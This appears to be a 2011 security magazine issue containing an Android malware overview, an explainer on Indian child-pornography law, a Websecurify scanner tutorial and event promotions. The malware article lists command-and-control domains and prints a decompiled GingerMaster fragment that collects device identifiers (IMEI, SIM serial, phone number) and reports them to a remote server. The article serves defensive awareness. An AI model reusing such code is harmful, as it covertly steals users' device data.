We will take a look at two of the most prolific malware discovered in Android. We will start with Genimi. Genimi is a Trojan which comes as a part of another legitimate application. The repackaged package inside the application is installed without the knowledge of the user. The app can be found in fileshare websites and unofficial market places typically in China. After installation the Trojan attempts to connect to a CnC server. It connects to the following server via HTTP.

- [www.widifu.com:8080](http://www.widifu.com:8080)
- [www.udaore.com:8080](http://www.udaore.com:8080)
- [www.frijd.com:8080](http://www.frijd.com:8080)
- [www.islpast.com:8080](http://www.islpast.com:8080)
- [www.piajesj.com:8080](http://www.piajesj.com:8080)
- [www.qoewsl.com:8080](http://www.qoewsl.com:8080)
- [www.weolir.com:8080](http://www.weolir.com:8080)
- [www.uisoa.com:8080](http://www.uisoa.com:8080)
- [www.riusdu.com:8080](http://www.riusdu.com:8080)
- [www.aiucr.com:8080](http://www.aiucr.com:8080)

Once the connection is established the Trojan may attempt to do any or all of the following.

- Once the connection is established the Trojan may attempt to do any or all of the following. Collect and send information pertaining to the device including the installed applications and its geographic location.
- Upload contact information to a remote server.
- Upload SMS data to a remote server.
- Call or send an SMS to a specified number.
- Install or uninstall software.
- Show a map or a Web page.
- Show a pop-up message.
- Change the device wall paper.
- Create a shortcut.
- Change list of C&C servers.



Droid Kung Fu is another malware which is capable of infecting devices which have Android versions 2.2 or less. The malware once installed will be able to find IMEI number, phone model and OS version. It will then attempt to get root. Once root is obtained it will replace the standard Google search with its own search. This serves as a

backdoor which converts the device into a bot, which is used to download more malicious apps. The malware has been released in many apps. Few package names are given below.

**com.crazyapps.shake.to.fake.call**

**com.crazyapps.angry.birds.rio.unlocker**

**com.crazyapps.angry.birds.cheater.train  
er.helper**

**com.crazyapps.angry.birds.multi.user**

**com.crazyapps.favorite.games.backup**

**com.crazyapps.com.call.ender.bad.recept  
ion.end.annoying.call.fake**

**com.crazyapps.time.limit.kids.users.brin  
g.me.back.my.droid**

**com.crazyapps.chit.chat.robo.chat.bathro  
om.time.chat**

**com.planktond.guesslogo**

**com.choopcheec.android.snake**



Now the above discussed malware affected Android 2.2 or less. But here comes the boomer. GingerMaster. Gingermaster gets roots privileges by exploiting the most recent root exploit in Android 2.3. As of now it has evaded all the leading mobile anti virus. As usual the malware is packed into a

legitimate app. Once installed, it will launch a secret service in the background and collects the IMEI number, OS version and model of the device. After getting root GingerMaster will connect to a CnC service and as usual will get more bad things on your Android.

Below is a sample code from Gingermaster.

```
...
String str1 = ((TelephonyManager)localObject).getDeviceId();
this.f = str1;
String str2 = ((TelephonyManager)localObject).getSubscriberId();
this.g = str2;
String str3 = ((TelephonyManager)localObject).getSimSerialNumber();
this.h = str3;
String str4 = ((TelephonyManager)localObject).getLine1Number();
this.i = str4;
String str5 = String.valueOf(((TelephonyManager)localObject).getNetworkType());
this.j = str5;
FileReader localFileReader = new FileReader("/proc/cpuinfo");
BufferedReader localBufferedReader = new BufferedReader(localFileReader);
localObject = localBufferedReader.readLine();
...
locala.a("http://client. [redacted].com/report/first_ [redacted]");
...
```

The above discussed nasties are not the only one out there. There are a lot more. But how can you as an Android user be safe from them. Below are a few tips which can help you safeguard your device.

1. Make sure you download only from the official Android Market.
2. Be sure to check the ratings, reviews and developer information.
3. Always check what rights your app has. You wouldn't want a live wallpaper having rights to read your SMS.
4. Go to Settings-Applications and uncheck Unknown sources.



As always be alert and the little green dude we all love will be happy.



**Gautam Pai**

Gautam Pai works as a Software Engineer at HCL Technologies. He likes to keep himself busy in the world of computer and network security.

# Attend the second Android Developer Conference

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—Alfred Mirzagitov, Sr. Software Engineer, Webroot

"AnDevCon had lots of great information,  
excellent speakers and a coherent program."

—Paul Verger, Software Developer, Pico Software

"There were great presentations with very  
professional lecturers. Go for it!!!"

—Eyal Zmora, Software Engineer, NDS Technologies

### Google KEYNOTE!

Chet Haase and  
Romain Guy present:

**Android Awesomeness**



### AMERICAN EXPRESS KEYNOTE!

David Baldie and  
Andrew Peret present:

**Developing Consumer Apps  
in a Really, Really Big Company**  
(and what we learned along the way!)



Download the complete course listing at  
[www.AnDevCon.com](http://www.AnDevCon.com)

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## Law relating to Child Pornography in India

### Introduction

Law relating to Child Pornography in India  
Child pornography means portrayal of children in all forms of media incl. images, films and, in some cases, writings depicting sexually explicit activities involving a child.

Due to the free availability of information on the Internet, a major risk that a child may be exposed to is inappropriate material, sexual, hateful, or violent in nature, or encourages activities that are dangerous or illegal.

World is very liberal in accepting “Adult Porn”, but Child Porn” is strictly banned and punishable with strict imprisonment.

Ninety four of 187 member states of Interpol have Laws banning Child Pornography (Source - Wikipedia).

India, though have a *Law relating to Pornography* which we have seen in last edition. But that law has general applicability and importantly it is applicable only if you “Publish” or “Transmit” obscene material in electronic form and hence, it leaves many loopholes while interpreting. Hence, as per the amendments of 2008 under the Information technology Act, new Section specifically dealing with Child Pornography has been introduced.

It reads as under:-

### Section 67 (B)

Punishment for publishing or transmitting of material depicting children in sexually explicit act, etc., in electronic form.

Whoever—

- (a) Publishes or transmits or causes to be published or transmitted material in any electronic form which depicts children engaged in sexually explicit act or conduct; or
- (b) Creates text or digital images, collects, seeks, browses, downloads, advertises, promotes, exchanges or distributes material in any electronic form depicting children in obscene or indecent or sexually explicit manner, or
- (c) Cultivates, entices or induces children to online relationship with one or more children for and on sexually explicit act or in a manner that may offend a reasonable adult on the computer resource; or
- (d) Facilitates abusing children online, or
- (e) Records in any electronic form own abuse or that of others pertaining to sexually explicit act with children,

### Punishment:-

For first instance - Imprisonment up to 5 years

For subsequent instances – Imprisonment up to 7 years

And fine up to Rs. Ten Lakh.

This provision does not extend to any book, pamphlet, paper, writing, and drawing,

painting representation or figure in electronic form—

- (i) The publication of which is proved to be justified as being for the public good on the ground that such book, pamphlet, paper, writing drawing, painting representation or figure is the interest of science, literature, art or learning or other objects of general concern; or
- (ii) Which is kept or used for bonafide, heritage or religious

### Explanation

For the purposes of this section “children” means a persons who has not completed the age of 18 years.



### Sagar Raurkar

Sagar Raurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.



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
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## WEBSECURIFY

### About Websecurify

Website security is a major concern of developers and businesses today, because of growing attack vectors and easiness of exploitation, businesses spend thousands of dollars to find and patch vulnerabilities in their website. Websecurify can help you find OWASP top 10 vulnerabilities before hackers (read as crackers) do. Websecurify is a free and open source web application scanner from the good folks of GnuCitizen.org. Its very easy to use and its simple interface makes it stand out of the crowd.

### GNUCITIZEN defines it as

“Websecurify is a powerful web application security testing environment

designed from the ground up to provide the best combination of automatic and manual vulnerability testing technologies.”

For a free tool it has a good number of features like:

1. Multi platform, works on Linux, Mac, windows and even on your mobile devices.
2. Extendible via scripts and extensions and you don't need to be a pro to extend it, just learning how to create extensions in Mozilla is more than enough.
3. Modular in design
4. Powerful Fuzzer and crawler
5. Nice reporting capabilities (right now it's limited to limited to CSV, HTML and XML only).
6. API which supports numerous commercial and free testing engines.

7. Can be integrated with web applications
8. Has support for upstream proxy support
9. Supports client SSL

## Why Websecurify?

You might be wondering why websecurify, when we have lots of tools like acunetix, wapiti, w3af etc. Because it's designed entirely in JavaScript, XHTML and CSS. It can be embedded into virtually any environment which supports JavaScript like Firefox, chrome, android devices etc. This gives websecurify over other tools in terms of flexibility and extensibility.

## How to install Websecurify?

Installing Websecurify is as easy as a pie.

### On Windows:

Download <http://www.websecurify.com/windows> and install it.

### On Matriux:


Just find it in the arsenal **Arsenal > Framework > Websecurify**.

### On Firefox and Chrome:


Download and Install the websecurify add-on from **tools --> add-ons**. Similarly download and install websecurify extension from web store.

## How to use Websecurify?


One of the good things about websecurify is its ease of use, you can start a scan by just giving URL of your site and login credentials (if you want) and clicking the start button, that's it ;).




You can set your preferences like proxy and SSL certificate in **Tools --> Preferences** menu




1. Enter URL which you want to scan and press Enter
2. A warning message will be displayed to make sure that you know what you are doing, click continue if you have permission to scan the target.



3. If application needs login credentials, a popup will try to capture those credentials. However this step is optional if you don't want to scan deeply.
4. You will see the status of your scan in the next screen.



5. Once the scan is complete you will see a nice report.



If you want to compare the working of Websecurify with other tools, the following sites can be used. Scan any one (or all of them) with Websecurify and your tool of choice, and compare the results.

<http://demo.testfire.net>  
<http://testphp.vulnweb.com>  
<http://testasp.vulnweb.com>  
<http://testaspnet.vulnweb.com>  
<http://zero.webappsecurity.com>  
<http://crackme.cenzic.com>  
<http://www.webscantest.com>

### References:

<http://www.websecurify.com/>  
<http://blog.websecurify.com/>  
<http://groups.google.com/group/websecurify>  
<http://code.google.com/p/websecurify/>

That's it for this edition :)

Oh wait!! We have another news, Matriux Krypton R2 is set to release on Oct 7th 2011 at [cocon](http://informationsecurityday.com/cocon) (<http://informationsecurityday.com/cocon>) so be there to first grab it.

Happy hacking ☺



**Team Matriux**

<http://matriux.com/>

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**OWASP Global AppSec Asia 2011**  
**Nov 8<sup>th</sup> - Nov 11<sup>th</sup> 2011, Beijing, China**

## OWASP AppSec Asia 2011

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### Introduction

*OWASP AppSec Asia 2011 Security Products Exhibition* will be hold in Beijing International Conference Centre from **November 8th 2011 to November 9th 2011** by OWASP China chapter and China Internet Security Research Centre. The representatives from Chinese government, banks, stock exchanges, universities, telecom providers and network companies, and professional application security researchers will attend this distinguished conference. They will bring the cutting-edge network security techniques and information, and additionally share the great business opportunities with all conference attendees in this summit.

### Outstanding Advantages with Abundant Information to Create the Top Application Security Summit

It is understood that OWASP AppSec Asia 2011 Security Products Exhibition is the third summit since the first successful summit in 2009. The number of exhibitors increase significantly by 300% each year, and the exhibitors include Chinese top 500 enterprises, e.g. Huawei, China Mobile, Alibaba, Ctrip, Baidu, Tencent, etc, as well as other leading experts from the fields of home and abroad.

According to one of the exhibition organizers, by showing the characteristics of non-profit, professionalism and authoritative, this summit will build a professional, high level and branding communication platform for Asia security products vendors and other enterprises. In addition, the exhibition will be continually held to satisfy the needs from different customers and companies.

It is reported that OWASP AppSec Asia 2011 Security Product Exhibition had been called as the most professional Asian network security products exhibition, due to the significant advantages, e.g. standardized organization, large scale, authoritative guests, fresh products, etc. The summit will invite many potential industry customers, especially targeted on telecom, financial and Internet companies, which have dramatic demands for network security products. Additionally, the summit will help them to select their appropriate products as the reference for their future purchases. Meanwhile, the summit will further stimulate the interaction between enterprises and customers and promote future cooperation.

### **Intensive Advertising, Caring Service, Just Simply Enjoy the High Return Value from the Summit**

"Advertising is always our top priority! It is our responsibility and obligation to gather top experts and talents, and collect leading products and techniques together," one of the summit organizers said.

The author heard from an interview that, the organizer has already begun the advertisement on media like Internet, newspapers and magazines since six months ago before summit. So far, the advertisement has made a good market response with huge number of registrations and enquiries. It is learnt that, the organizer will implement the further advertisement before the summit, and invite government agencies, professional organizations and news agents to participate in the exhibition and conduct the real-time report. Hence, this summit will attract the focus and attendance from more people and

companies, and bring more business opportunities.

Moreover, this summit also adhering to "do everything for the enterprises and customers" as the purpose, to help the exhibitor with exhibits transportation, furniture rental, hotel reservation and any other issues. The organizer will do their best with every possible way to make every participant happy.

For More Information about Event please visit –

[https://www.owasp.org/index.php/OWASP\\_Global\\_AppSec\\_Asia\\_2011](https://www.owasp.org/index.php/OWASP_Global_AppSec_Asia_2011)

# Bhag Bhag PC Bose

## MALWARIO

